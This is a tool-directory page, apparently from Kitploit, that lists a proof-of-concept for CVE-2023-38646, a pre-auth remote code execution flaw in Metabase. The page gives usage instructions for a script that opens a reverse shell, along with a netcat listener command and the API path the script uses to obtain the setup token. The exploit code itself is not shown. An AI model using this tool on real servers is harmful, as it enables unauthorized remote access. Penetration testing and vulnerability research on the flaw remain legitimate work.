
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-38646 — Metabase Pre-Auth RCE POC | Kitploit
Tools/GitHubGitHub/mrunalkaran/cve-2023-38646
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRemote Access Tool
GitHubmrunalkaran/cve-2023-38646

CVE-2023-38646

Metabase Pre-Auth RCE POC

View Repository
12 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

Metabase Pre-Auth RCE POC - CVE-2023-38646

Metabase open source before 0.46.6.1 and Metabase Enterprise before 1.46.6.1 allow attackers to execute arbitrary commands on the server. I have written the script directly to gain reverse shell on the attacker's machine.

Usage


The script require the Target URL, Attackers IP and Port. Providing the setup token is not required for this exploit as the script tries to obtain it from /api/session/properties.

Make sure to start netcat listener on Attacker machine, using the following command : nc -nlvp {Port}

Run the POC Script with:

  • -u - Target URL (Metabase)
  • -ip - Attacker IP
  • -p - Port Number
python3 CVE-2023-38646.py -u <target-url> -ip <IP> -p <PORT>
POC

References

  • https://github.com/m3m0o/metabase-pre-auth-rce-poc/
  • https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/
Download Tool